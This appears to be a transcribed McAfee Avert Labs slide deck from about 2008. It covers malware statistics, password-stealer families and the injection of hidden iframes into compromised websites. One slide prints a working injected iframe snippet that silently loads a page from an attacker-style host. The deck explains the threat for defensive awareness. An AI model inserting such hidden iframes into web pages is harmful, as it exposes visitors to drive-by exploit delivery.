McAfee
Avert Labs

McAfee Avert Labs

Landscape, rootkits and vitualization

Agenda


- Today's Malware Landscape
- Web 2.0 Threats
- Rootkits and Stealth Malware
- Virtualization

The scope of the malware problem


Globally at Avert Labs:

- ***Currently 387913+ unique pieces of malware identified by Avert Labs***
- Over ***135885+*** malware identified during 2007 alone
- ***50000+*** samples analyzed daily
- ***95%*** or more are static (nor replicating)
  - Trojans and bots
- ***90%*** or more are obfuscated
  - Runtime packers and/or encryption

Malware Production Has Reached Epidemic Proportions



The Malware of Choice: Password Stealers



They target banks credentials :

- PWS-BANKER

They target various cached passwords :

- PWS-LDPINCH

They target without discernment :

- KEYLOG-ARDAMAX

They target MMORPG :

- PWS-MMORPG PWS-LINEAGE
- PWS-LEGMIR
- PWS-GAMANIA
- PWS-WOW

McAfee
Avert Labs

2008 - Web 2.0 Threats

iFrame - The Delivery System of Choice

Hack it, p0wn it, divert it


- The preliminary phase of the attack consists of researching and infiltrating vulnerable sites. This is the case for many sites that are based on applications developed with the PHP language.
- Even if the IFRAME is "hidden", it plays its part by pointing to the page on the remote site. If the latter contains an exploit (or even just a script), it can be executed if the computer activating it is vulnerable (or has lax security settings).
- These attacks have been numerous and effective: ANI, MS06-044, MS06-006, MS06-014, ActiveX bugs and other XML overflows

Example:

```
<IFRAME src='http://blackhatcrew.ru/tds/iframe.php'
width='1' height='1' style='visibility: hidden;'>
</IFRAME>
```

Hidden *iframe*


Example: commercial site



McAfee Avert Labs

Hidden *iframe*


Example: government site



McAfee Avert Labs


Hidden *iframe*

Example: social network



McAfee
Avert Labs


*These will be **Commonplace** in 2008*




McAfee Avert Labs

